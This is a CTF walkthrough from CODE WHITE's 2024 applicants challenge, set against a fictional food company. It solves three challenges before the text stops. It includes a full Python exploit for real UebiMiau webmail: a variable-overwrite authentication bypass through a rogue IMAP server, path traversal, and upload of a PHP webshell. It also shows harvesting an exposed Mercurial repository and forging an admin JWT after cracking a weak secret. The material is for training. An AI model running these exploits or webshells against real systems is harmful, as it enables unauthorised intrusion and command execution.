



Walkthrough 2024

CODE WHITE – Applicants Challenge

Contents

Introduction	3
Overview – Challenge 2024	3
Capture the Flag – Introduction	5
Challenges	7
Crypt of the Obscure (Initial Access)	7
Echoes from the Past (Reconnaissance)	14
The Gatekeeper’s Riddle (Initial Access)	17
Shadow Paths (Post-Exploitation)	21
Dancing with Daemons (Post-Exploitation)	27
Whispers Across the Wire (Reconnaissance)	36
Chamber of Guardians (Extra Miles)	41
Architects of the Abyss (Initial Access)	43
Labyrinth of the Lost Network (Initial Access)	50
The Arcane Gateway (Reconnaissance)	56
Vault of the Veil (Lateral Movement)	58
Masters of the Forgotten Cipher (Lateral Movement)	60
Dungeon of Digital Shadows (Reconnaissance)	63
Infernal Exploit (Extra Miles)	65
Path Traversal	66
Hall of Secrets (Extra Miles)	70
Fortress of the Timekeeper (Lateral Movement)	72
Citadel of Silent Paths (Post-Exploitation)	77
Keep of Silent Mysteries (Lateral Movement)	84
Caverns of the Fallen Keep (Post-Exploitation)	90
Dark Descent (Extra Miles)	92
Appendix	93
Overview Infrastructure	93
Internal – MTF.local	93
Internal – BB.local	94
Password Cracking Statistics	94
Password Cluster Based on NT Hash	94
Top 5 Passwords	95
Top 5 Base Words	95



Introduction

Overview – Challenge 2024

Over the past few years, CODE WHITE has been hosting a *Capture the Flag (CTF)* event designed to challenge and uncover skilled offensive security minds. While it's proven a great way to spot future red teamers¹, the event has always been open to anyone ready to dive in and break things—just for fun or fame.

In 2024, the fictional target company once again was *Kurts Maultaschenfabrikle*, a surprisingly vulnerable manufacturer of traditional Swabian food. But in the 2024 version, things escalated: the company had recently acquired a hip coffee startup called *BeanBeat*, and with it came a host of new systems—and new security nightmares.

Players found themselves attacking through the internet-facing perimeter, exploiting weaknesses in exposed services and pivoting deep into the interconnected infrastructure of *Kurts Maultaschen* and microservices. *BeanBeat*'s shiny web presence turned out to be just the tip of a much leakier iceberg...

We want to thank everyone who joined us on this journey. Your persistence, creativity, and sometimes truly cursed hacks continue to impress us. Following a small tradition we started last year with the 2023 walkthrough, we're once again sharing a detailed write-up as a token of appreciation. This document provides a step-by-step breakdown of the 2024 challenges.

In the CTF 2024 version, we had the following categories and challenges:

- Reconnaissance
 - Echoes from the Past (100 Points)
 - Whispers Across the Wire (100 Points)
 - Dungeon of Digital Shadows (150 Points)
 - The Arcane Gateway (200 Points)
- Initial Access
 - The Gatekeeper's Riddle (100 Points)
 - Labyrinth of the Lost Network (600 Points)
 - Architects of the Abyss (800 Points)
 - Crypt of the Obscure (800 Points)

¹<https://code-white.com/careers/>



- Post-Exploitation
 - Shadow Paths (100 Points)
 - Dancing with Daemons (500 Points)
 - Citadel of Silent Paths (600 Points)
 - Caverns of the Fallen Keep (800 Points)
- Lateral Movement
 - Vault of the Veil (100 Points)
 - Masters of the Forgotten Cipher (300 Points)
 - Fortress of the Timekeeper (300 Points)
 - Keep of Silent Mysteries (500 Points)
- Extra Mile
 - Hall of Secrets (100 Points)
 - Chamber of Guardians (250 Points)
 - Infernal Exploit (600 Points)
 - Dark Descent (1500 Points)



Capture the Flag – Introduction

Dear Y,

Kurt Weiss, the CEO of *Kurt's Maultaschenfabrikle*, was very impressed with your skills demonstrated during the last assessment, where you compromised the entire company, including the Active Directory, all user accounts, and even the IT KeePass. Now, after investing significant resources to address all the vulnerabilities uncovered in the previous assessment, Kurt wants to put his defenses to the test again. He believes he has made it much harder for attackers this time - or at least he hopes so.

Kurt has requested another initial assessment to evaluate the effectiveness of the improvements and the money invested. He only provided us with the name of the company, "*Kurt's Maultaschenfabrikle*", just as last year, so start your reconnaissance and see if you can breach the fortified defenses! As always, we expect nothing but the highest level of professionalism and expertise from you. Let's make this experience both challenging and rewarding. So, put on your favorite hoodie, grab a cup of coffee, and let the hacking begin!

```
1 From: Kurt Weiss <kurt.weiss@maultaschenfabrikle.de>
2 Sent: Thursday, July 04, 2024 06:56 AM
3 To: Fancy Boss, Laura Schaefer <laura.schaefer@maultaschenfabrikle.de>
4 CC: Jens Fischer <jens.fischer@maultaschenfabrikle.de>
5 Subject: Feedback last assessment/new assessment
6
7 Hi,
8
9 I wanted to follow up on my previous email regarding the last
10 assessment of our systems. After reflecting on the feedback from your
11 team and the results, I have realized that I was mistaken. I did not
12 expect the outcomes we saw, and it has certainly opened my eyes to
13 some areas we need to improve.
14
15 I'm actually quite grateful for the thoroughness of the last
16 assessment, as it has been a significant learning experience for me and
17 my team. We've since invested a considerable amount of time, money, and
18 effort into addressing all the identified weaknesses. I am hopeful that
19 this time, we will see much better results and demonstrate that we have
20 indeed learned from the previous assessment.
21
22 Aside from our security endeavors, it has also been an excellent year
23 for Kurt's Maultaschenfabrikle from a business perspective. We're
24 thrilled with our growth and success over the past year.
25
26 Thank you once again for your hard work and for helping us improve.
27 We're looking forward to the next assessment and are confident that
28 we will show significant progress.
29
30 Best regards,
31 Kurt
```

```
32
33 > Kurt Weiss | CEO
34 > t. +49 1337 4242 4141
35 > e. kurt.weiss@maultaschenfabrikle.de
36 > w. maultaschenfabrikle.de
37
38 ---
39
40 On 4/28/23 07:11, Kurt Weiss wrote:
41 > From: Kurt Weiss <kurt.weiss@maultaschenfabrikle.de>
42 > Sent: Friday, April 28, 2023 07:11 AM
43 > To: Fancy Boss
44 >
45 > Hi,
46 >
47 > I wanted to follow up on the last assessment of our security systems
48 > and provide some feedback. While I appreciate the hard work of your
49 > team and the skills demonstrated by your attacker, I have to be
50 > honest and say that the assessment was a bit too easy. It was only a
51 > warm-up for the upcoming test. So don't be too sad.
52 >
53 > I don't mean to sound arrogant, but I don't think your attacker boys
54 > have what it takes to truly pwn Kurts Maultaschenfabrikle. We take
55 > our security very seriously and have implemented measures that will
56 > prove to be a challenge even for the most skilled attackers.
57 >
58 > In any case, I wanted to thank you for your efforts and assure you
59 > that we take our security very seriously, but I think you will not
60 > be able to pwn us. But I suppose we'll just have to wait and see.
61 >
62 > Best regards,
63 > Kurt
64 >
65 > > Kurt Weiss | CEO
66 > > t. +49 1337 4242 4141
67 > > e. kurt.weiss@maultaschenfabrikle.de
68 > > w. maultaschenfabrikle.de
```

Challenges

This chapter demonstrates the solutions to each challenge, providing step-by-step instructions on how they can be solved. In some cases, alternative approaches are also mentioned for additional flexibility and problem-solving options. Although there was no specific order in which to solve the challenges, we aimed to follow a storyline within this solution to better understand the big picture of the entire CTF event.

Crypt of the Obscure (Initial Access)

During the first phase of our reconnaissance, we found the system on *webmail.beanbe.at*. This system uses a very old webmail application called *UebiMiau*. Since this software is no longer maintained, we used the Wayback Machine to retrieve the source code. We then performed a source code review to find a way to gain access to the system. As the application is written in PHP, it was easy to read. Furthermore, we could easily `grep` for typical vulnerabilities such as commands like `system`, `exec`, or `eval`, etc. Unfortunately, no low-hanging fruits were found, so we dug deeper into the source code. During this phase, we discovered that the `inc/lib.php` file uses the PHP function `extract`, as seen in the listing below:

```
1 [...]
2
3 if($phpver >= 4.1) {
4     extract($_POST, EXTR_SKIP);
5     extract($_GET, EXTR_SKIP);
6     extract($_SERVER, EXTR_SKIP);
7     extract($_FILES);
8     $ENV_SESSION = $_SESSION;
9 [...]

```

The PHP `extract` function imports variables from an array into the current symbol table. This means we could overwrite variables. Unfortunately, within the `extract` function, the `EXTR_SKIP` flag is set. This flag prevents us from overwriting existing variables. However, this flag is not set on all variables such as `$_GET` or `$_POST`. As we can see in the listing above, the `$_FILES` variable does not have this flag. This means we can use this function to overwrite variables that usually come with a `multipart/form-data` POST request. In general, these are: `name`, `type`, `size`, `tmp_name`, and `error`. However, let's ignore this condition for a start. Before we can take care of this condition, we first need some variables that could be useful to overwrite.

A potential candidate could be the `$mail_servers` array within the `config.php` file. This array is used in the **ONE-FOR-EACH** configuration in *UebiMiau* and defines the server that will be used during authentication.

```
1 #####
2 # TYPE: ONE-FOR-EACH
3 # Each domain have your own mail server
4 #####
5
6 $mail_servers[] = Array(
7     "domain"      => "foobar.bar",
8     "server"      => "mail.foobar.bar",
9     "login_type"  => "%user%",
10    "protocol"    => "pop3",
11    "port"        => "110"
12 );
```


After some trial and error, we figured out that `process.php` is one of the main components. This file has a function that uses the `$mail_servers` array defined in `config.php`. By setting a multipart/form-data POST request that looks similar to the one seen below, we are able to create a new entry in the `$mail_servers` array with values that we control.

```
1 POST /webmail/process.php?f_user=foo&f_pass=bar HTTP/1.1
2 Host: webmail.beanbe.at
3 Cookie: PHPSESSID=b1036a0fb27efda056a85a568daaf2f3
4 Content-Length: 691
5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Content-Type: multipart/form-data; boundary=-----Lr807Ici0YR7Z8oa
8 User-Agent: [...]
9 Connection: keep-alive
10
11 -----Lr807Ici0YR7Z8oa
12 Content-Disposition: form-data; name="six"
13
14 name
15 -----Lr807Ici0YR7Z8oa
16 Content-Disposition: form-data; name="mail_servers[domain]";filename="
17     foobar.com"
18
19 443
20 -----Lr807Ici0YR7Z8oa
21 Content-Disposition: form-data; name="mail_servers[port]";filename="443
22     "
23
24 443
25 -----Lr807Ici0YR7Z8oa
26 Content-Disposition: form-data; name="mail_servers[server]";filename="
27     127.0.0.1"
28
29
30 -----Lr807Ici0YR7Z8oa
31 Content-Disposition: form-data; name="mail_servers[protocol]";filename=
```



```
29     "pop"  
30     pop  
31     -----Lr807Ici0YR7Z8oa--
```

This allows us to define a new entry in the array with the name index. After the request is sent, we can see that the function within `process.php` tries to connect to our server defined in `mail_servers[server]`. By implementing a simple IMAP server that accepts all sent credentials, we are also able to bypass the login.



An example IMAP server can be found below:

```
1  #!/usr/bin/env python3  
2  
3  import socket  
4  
5  class CustomImapServer:  
6      def __init__(self, host='0.0.0.0', port=14300):  
7          self.host = host  
8          self.port = port  
9          self.server_socket = socket.socket(socket.AF_INET, socket.  
10             SOCK_STREAM)  
11          self.server_socket.setsockopt(socket.SOL_SOCKET, socket.  
12             SO_REUSEADDR, 1)  
13          self.server_socket.bind((self.host, self.port))  
14          self.server_socket.listen(5)  
15          print(f"Listening on {self.host}:{self.port}")  
16  
17      def handle_client(self, client_socket):  
18          client_socket.send(b'* OK Custom IMAP Server Ready\r\n')  
19          authenticated = False  
20  
21          while True:
```

```
20         request = client_socket.recv(2048).decode('utf-8')
21         session = request.split(" ")[0]
22         if request.strip():
23             print(f"Received: {request.strip()}")
24
25         if 'LOGIN' in request:
26             if self.login(client_socket, request):
27                 authenticated = True
28         elif 'LIST' in request:
29             self.list_folders(client_socket, request)
30         else:
31             client_socket.send(f'{session} BAD Command not
32                               recognized\r\n'.encode())
33
34         client_socket.close()
35
36     def login(self, client_socket, request):
37         session = request.split(" ")[0]
38         client_socket.send(f'{session} OK Logged in.\r\n'.encode())
39         return True
40
41     def list_folders(self, client_socket, request):
42         print("Custom implementation: LIST command received!")
43         session = request.split(' ')[0]
44         response2 = f'{session} OK LIST completed\r\n'
45         client_socket.send(response2.encode())
46         return True
47
48     def run(self):
49         while True:
50             try:
51                 client_socket, addr = self.server_socket.accept()
52                 print(f"Connection from {addr}")
53                 self.handle_client(client_socket)
54             except:
55                 self.server_socket.close()
56
57 if __name__ == "__main__":
58     import sys
59     server = CustomImapServer(port=int(sys.argv[1]))
60     server.run()
```

And this is how it looks in action:

```
1 $ python3 ./imap_server.py 443
2 Listening on 0.0.0.0:443
3 Connection from ('64.226.XXX.XXX', 59910)
4 Received: 668e224a600d2 LOGIN foo bar
5 Received: 668e224a600d2 LIST "" *
6 Custom implementation: LIST command received!
7 Received: 668e224a600d2 CREATE "inbox"
```

```

8 Received: 668e224a600d2 CREATE "trash"
9 Received: 668e224a600d2 CREATE "sent"
10 Received: 668e224a600d2 LIST "" *
11 Custom implementation: LIST command received!
12 Received: 668e224a600d2 SELECT "inbox"
13 Received: 668e224a600d2 LOGOUT
14 [...]

```

Within the web interface, there is a method that allows uploading arbitrary files. Unfortunately, the path where the files are saved is outside the web root. This means uploading a PHP webshell and executing commands in the context of the web user does not work because we cannot directly access the file. However, we also found out that within the `inc/inc.php` file, the variable `$userfolder` uses the `$f_user` and `$f_server` variables that come straight from our POST request.

```

1 $userfolder = $temporary_directory.preg_replace("[^a-z0-9\._-]", "_",
    strtolower($f_user))."_".strtolower($f_server)."/";

```

This variable is also used to create the inbox folder structure, as seen in `class.uebimiau_mail.php`:

```

1 [...]
2 function mail_create_box($boxname) {
3     if($this->mail_protocol == "imap") {
4         $boxname = $this->fix_prefix(preg_replace("\"(.*)\"\"", "\"\\1\"",
5             $boxname),1);
6         $this->mail_send_command("CREATE \"$boxname\"". $this->CRLF)
7         ;
8         $buffer = $this->mail_get_line();
9         if(preg_match("/^(\".$this->_sid.\" OK)/", $buffer)) {
10             @mkdir($this->user_folder.$this->fix_prefix($boxname,0)
11                 ,0777);
12             return 1;
13         } else {
14             $this->mail_error_msg = $buffer; return 0;
15         }
16     } else {
17         /* if POP3, only make a new folder */
18         if(@mkdir($this->user_folder.$boxname,0777)) return 1;
19         else return 0;
20     }
21 }
22 [...]

```

Since there is no validation of user input, we can easily set the `$f_user` to a value like `/../../../../../usr/share/nginx/html/`. This is the default Nginx htdocs path. The function above will then create the necessary folder structure with the *inbox* folder and even an *_attachments* folder. Unfortunately, the name of the uploaded file contains a unique ID hashed

with MD5, as found in the `upload.php` file and seen below:

```
1 $filename = $userfolder."_attachments/".md5(uniqid("")).$userfile_name;
```

But luckily the server is configured with directory listing, at least for the images folder. Therefore, we can use this folder to create our new folder and later find out the name of the uploaded PHP file. The exploit code below combines the authentication bypass with the help of our own IMAP server. Furthermore, the exploit will abuse the `$f_user` variable with a path traversal to write a new folder in a path controlled by the attacker. In this case, it will be `/../../../../../usr/share/nginx/html/images/`; then the upload function will be used to upload a PHP webshell. In the end, we can find our webshell at `https://webmail.beanbe.at/images/_IP/_attachments/`.

```
1 #!/usr/bin/env python3
2
3 import sys
4 import requests
5 from urllib3.exceptions import InsecureRequestWarning
6 requests.packages.urllib3.disable_warnings(category=
7     InsecureRequestWarning)
8 session = requests.session()
9
10 headers = {
11     'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
12         AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57
13         Safari/537.36',
14 }
15
16 imap_server = sys.argv[1]
17 imap_port = "443"
18 path = "/../../../../../usr/share/nginx/html/images/"
19 url = "https://webmail.beanbe.at"
20
21 def stage0():
22     params = {
23         "f_user": f"{path}",
24         "six": "name",
25         "f_pass": "bar"
26     }
27     files = {
28         "six": (None, "name"),
29         "mail_servers[domain]": ("beanbe.at", "foobar"),
30         "mail_servers[port]": (f"{imap_port}", f"{imap_port}"),
31         "mail_servers[server]": (f"{imap_server}", ""),
32         "mail_servers[login_type]": ("user", ""),
33         "mail_servers[protocol]": ("imap", "bar")
34     }
35
36     response = session.post(f"{url}/process.php", params=params,
```


```
headers=headers, files=files, verify=False, allow_redirects=False)
34 if (response.status_code == 302) and ("ERROR" not in response.text):
35     print("[*] auth bypass worked")
36     return True
37 else:
38     print("[!] check your imap server")
39
40 return False
41
42 def stage1():
43     files = {
44         "userfile": ("poc.php", "<?php\n\tpassthru($_GET['cmd']);\n?>",
45                     "application/x-php"),
46         "submit": (None, "Senden")
47     }
48     response = session.post(f"{url}/upload.php?lid=de&tid=default",
49                             headers=headers, files=files, verify=False, allow_redirects=False)
49     if (response.status_code == 200) and ("doupload()" in response.text):
50         print(f"[*] enjoy your webshell: {url}/images/_{imap_server}/_attachments/")
51
52 if stage0():
53     stage1()
```

The mention exploit above allows us to exploit the vulnerability as seen below:

```
1 $ ./exploit.py 164.92.XXX.XXX
2 [*] auth bypass worked
3 [*] enjoy your webshell: https://[...]/images/_IP/_attachments/
4 -----
5 $ python3 imap.py 443
6 Listening on 0.0.0.0:443
7 Connection from ('64.226.XXX.XXX', 39256)
8 Received: 66a0d0e50cbaa LOGIN /.../.../.../.../usr/share/nginx/html/
   images/ bar
9 Received: 66a0d0e50cbaa LIST "" *
10 [...]
11 Received: 66a0d0e50cbaa SELECT "inbox"
12 Received: 66a0d0e50cbaa LOGOUT
13 -----
14 $ curl -s "https://webmail.beanbe.at/images/_IP/_attachments/5
   e16682359c5149366a6ce0d18624751poc.php?cmd=id;cat+/flag.txt"
15 uid=33(www-data) gid=33(www-data) groups=33(www-data)
16 FLAG{Crypt-of-the-Obsecure#757a81a2592907f833988bc0e833069c}
```

Echoes from the Past (Reconnaissance)

After conducting reconnaissance on the scope of *Kurt's Maultaschenfabrikle*, we discovered the system `admin.dev.maultaschenfabrikle.de`. Unfortunately, this page returns a 403 Forbidden error. However, the production version found at `admin.prod.maultaschenfabrikle.de` responds with an HTTP 200 status code. The application utilizes AngularJS, within which we were able to identify several paths in the `app.js` file.



Within the `app.js`, we discovered a potential `/admin/` path and an API endpoint at `/api/v2/`. Tools like `ffuf`² could further uncover hidden paths and valuable resources. For instance, `/.hg/requirements` and `/api/v2/docs` were identified, with the latter providing OpenAPI documentation, which could be extremely useful.

²<https://github.com/ffuf/ffuf>

API Documentation 1.0 OAS 3.1

/openapi.json

Authorize

default

POST

/api/v2/token

Login For Access Token

▼

POST

/api/v2/cmd_upload_backup

Upload Backup

▼

POST

/api/v2/cmd_create_backup

Create Backup

▼

POST

/api/v2/cmd_file_upload

File Upload

▼

POST

/api/v2/cmd_file_compress

File Compress

▼

POST

/api/v2/cmd_file_extract

File Extract

▼

GET

/api/v2/cmd_list_containers/{action}

List Containers

▼

GET

/api/v2/cmd_get_config_vpn/{username}

Get Config Vpn

▼

POST

/api/v2/cmd_create_config_vpn/

Create Config Vpn

▼

Unfortunately, all endpoints detailed in the documentation require authentication for access. Nonetheless, the discovery of the `/ .hg/` path is intriguing. Mercurial, similar to Git, is a distributed version control system. Accessing and restoring the structure³ of the Mercurial directory could potentially allow us to retrieve files stored in the repository. A tool named sprengel⁴ can be utilized to download the contents of a `/ .hg/` directory. With some modifications, we successfully downloaded the contents of the `/ .hg/` directory as shown below:

```

1 $ python3 sprengel.py https://admin.prod.maultaschenfabrikle.de
2 .hg/store/00manifest.i 200
3 .hg/store/00manifest.d 200
4 .hg/store/00changelog.i 200
5 .hg/store/00changelog.d 200
6 [...]
7 .hg/last-message.txt 200
8 .hg/store/data/data.db.i 200
9 .hg/store/data/data.db.d 200
10 .hg/store/data/main.py.i 200
11 .hg/store/data/main.py.d 200
12 .hg/store/data/scripts/container.sh.i 200

```

³<https://wiki.mercurial-scm.org/Repository#Structure>

⁴<https://github.com/Sjord/sprengel>

```

13 .hg/store/data/scripts/container.sh.d                200
14 .hg/store/data/scripts/file.sh.i                    200
15 .hg/store/data/scripts/file.sh.d                    200
16 .hg/store/data/scripts/ftp__list.sh.i               200
17 .hg/store/data/scripts/ftp__list.sh.d               200
18 [...]
19 .hg/store/data/utls/auth.py.i                        200
20 .hg/store/data/utls/auth.py.d                       200
21 .hg/store/data/utls/backup.py.i                     200
22 .hg/store/data/utls/backup.py.d                     200
23 .hg/store/data/utls/container.py.i                   200
24 .hg/store/data/utls/container.py.d                   200
25 .hg/store/data/utls/file.py.i                       200
26 .hg/store/data/utls/file.py.d                       200
27 .hg/store/data/utls/sql.py.i                        200
28 .hg/store/data/utls/sql.py.d                        200
29 .hg/store/data/utls/vpn.py.i                        200
30 .hg/store/data/utls/vpn.py.d                        200
31
32 [...]

```

After downloading and restoring the files, we found several Python and Shell scripts that appear to be part of the backend for the application at *admin.prod.maultaschenfabrikle.de*. Additionally, an SQLite database was discovered, containing a users table with one entry, as detailed below:

```

1 $ sqlite3 -header -column data.db 'select * from users;'
2 username password
3 -----
4 admin      $2b$10$00o/m7WV4SQBrNxh2xrjm.IdQcAU1S050o3oZNceaJeKBuXG1xi0

```

The password hash for the admin user in the users table seems to use the bcrypt algorithm, indicated by the *2b* prefix. The *10\$* that follows denotes the cost factor, reflecting the hash's complexity and the computational effort needed for its generation or verification. Given this, cracking the hash within a reasonable timeframe appears highly unlikely.

Upon closer examination of the hg command, we managed to discover the flag within the commit messages by utilizing the `hg log` command:

```

1 changeset: 5:116d113f5fcd
2 tag:      tip
3 user:     Patrick Braun
4 date:     Thu Jul 04 19:03:07 2024 +0200
5 summary:  FLAG{Echoes-from-the-Past#ae327e96da88f8c94d146d6cc72a39ac}
6
7 changeset: 4:3e7fd01ee315
8 user:     Patrick Braun
9 date:     Sun Mar 31 21:34:49 2024 +0200
10 summary:  Add main file
11 [...]

```


The Gatekeeper's Riddle (Initial Access)

Upon examining the `utils/auth.py` file more closely, it's observed that the JWT's SECRET key is referenced in the `.env` file, inferred from the utilization of the `decouple`⁵ Python package. Unfortunately, the `.env` file was not found among the files restored from `/.hg/`. Further inspection of the `create_access_token` and `verify_token` functions reveals that the generated JWTs can expire, and there appears to be no verification of the *issuer* and *audience* claims.

```
1  [...]
2  from decouple import config
3  [...]
4  SECRET_KEY = config("secret")
5  ALGORITHM = config("algorithm")
6  ACCESS_TOKEN_EXPIRE_MINUTES = 30
7
8  oauth2_scheme = OAuth2PasswordBearer(tokenUrl="/api/v2/token")
9
10
11 def verify_token(token: str = Depends(oauth2_scheme)):
12     try:
13         payload = jwt.decode(token, SECRET_KEY, algorithms=[ALGORITHM])
14         username: str = payload.get("sub")
15         if username is None:
16             raise HTTPException(status_code=status.
17                                 HTTP_401_UNAUTHORIZED, detail="No valid token")
18     except:
19         raise HTTPException(status_code=status.HTTP_401_UNAUTHORIZED,
20                             detail="No valid token")
21
22     return username
23
24 [...]
25
26 def create_access_token(data: dict, expires_delta: timedelta = None):
27     to_encode = data.copy()
28     if expires_delta:
29         expire = datetime.utcnow() + expires_delta
30     else:
31         expire = datetime.utcnow() + timedelta(minutes=15)
32
33     to_encode.update({"exp": expire})
34     encoded_jwt = jwt.encode(to_encode, SECRET_KEY, algorithm=ALGORITHM
35                             )
36
37     return encoded_jwt
```

Fortunately, a `todo.md` file was discovered among the restored `.hg` files, which includes an example

⁵<https://pypi.org/project/python-decouple/#toc-entry-4>



request to the `/api/v2/cmd_create_config_vpn` API endpoint featuring a JWT. The details of the mentioned entry are provided below:

```
1 echo $(curl -sH "Authorization: Bearer
    eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
    eyJzdWIiOiJhZG1pb2IiImV4cCI6MTcxMTkxMDEwN30.m0UyaWio8u6bjSXTSF-
    Mvt6Ke4xvBT0LS3692-2Y82M" -X 'POST' \
2   'https://admin.dev.maultaschenfabrikle.de/api/v2/
    cmd_create_config_vpn/' \
3   -H 'accept: application/json' \
4   -H 'Content-Type: application/json' \
5   -d '{
6     "action": "create",
7     "username": "markus.mueller",
8     "domain": "beanbe.at",
9     "vpn_type": "wg"
10  }' | jq -r '.output' | jq -r | tr ' ')
```

Utilizing this JWT, along with a tool such as `jwt_tool`⁶, it's possible to generate multiple JWTs using various SECRET keys. This approach banks on the possibility that the developer may not have fully understood the critical need for a secure and robust SECRET key. The `jwt_tool` already encompasses a compilation of default and known SECRET keys. To broaden our chances, we will augment this list with additional keys, drawing inspiration from those listed in the article titled *340 weak JWT secrets you should check in your code*⁷. The Python script outlined below leverages the list from the aforementioned article to create a JWT for each SECRET and compares it to the JWT found in the `todo.md` file:

```
1 #!/usr/bin/env python3
2
3 import jwt
4
5 def read_file(path):
6     try:
7         with open(path, "r") as file:
8             row = [row.strip() for row in file]
9             return row
10    except FileNotFoundError:
11        return []
12    except Exception as e:
13        return []
14
15 def verify(token, secret):
16     try:
17         jwt.decode(token, str(secret), algorithms=["HS256"])
18         return True, secret
19    except jwt.exceptions.InvalidSignatureError:
```

⁶https://github.com/ticarpi/jwt_tool

⁷<https://lab.wallarm.com/340-weak-jwt-secrets-you-should-check-in-your-code/>

```

20     return False, None
21 except jwt.exceptions.ExpiredSignatureError:
22     return True, secret
23
24
25 if "__main__" == __name__:
26     # https://raw.githubusercontent.com/wallarm/jwt-secrets/master/jwt.
    secrets.list
27     secrets = read_file("jwt.secrets.list")
28     token = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
        eyJzdWIiOiJhZG1pbiIsImV4cCI6MTcxMTkxMDExN30uM0UyaWio8u6bjSXTSF-
        Mvt6Ke4xvBT0LS3692-2Y82M"
29
30 for secret in secrets:
31     result, found_secret = verify(token, secret)
32     if result:
33         print(f"[*] Secret found: {found_secret}")
34         break

```

Following the script's execution, we successfully identified the SECRET: `09d25e094fa6ca2556c818166b7a9563b93f7099f6f0f4caa6cf63b88e8d3e7`. Fortunately, the developer utilized a widely recognized SECRET key, which also appears in a FastAPI tutorial⁸. Armed with this secret, we now have the means to generate a JWT, potentially enabling us to circumvent the authentication process. Below is a Python script that creates the JWT using the discovered SECRET:

```

1  #!/usr/bin/env python3
2
3  import jwt
4  from datetime import datetime, timedelta
5
6  def gen_jwt():
7      SECRET_KEY = "09d25e094faa6ca2556c81816[...]0f4caa6cf63b88e8d3e7"
8      ALGORITHM = "HS256"
9
10     expire = datetime.utcnow() + timedelta(minutes=15)
11     token = {
12         "sub": "admin",
13         "exp": expire
14     }
15     encoded_jwt = jwt.encode(token, SECRET_KEY, algorithm=ALGORITHM)
16     print(encoded_jwt)
17
18 if "__main__" == __name__:
19     gen_jwt()

```

Upon inspecting the `app.js`⁹, we noticed the `/admin/` endpoint. Attempts to access this endpoint without a JWT result in a *401 Unauthorized* error. Therefore, we'll use the script to generate a JWT with

⁸<https://fastapi.tiangolo.com/tutorial/security/oauth2-jwt/#handle-jwt-tokens>

⁹<https://admin.dev.maultaschenfabrikle.de/app.js>

the identified SECRET in hopes of bypassing the authentication mechanism.

```
1 $ curl -s -H "Authorization: Bearer $(./gen_jwt.py)" -X 'GET' \  
2   'https://admin.prod.maultaschenfabrikle.de/admin/' \  
3   -H 'accept: application/json' \  
4 \  
5 {"flag": "FLAG{The-Gatekeepers-Riddle#71e2656340f8cdfa4c4e1a26b5f8382}"}
```



Shadow Paths (Post-Exploitation)

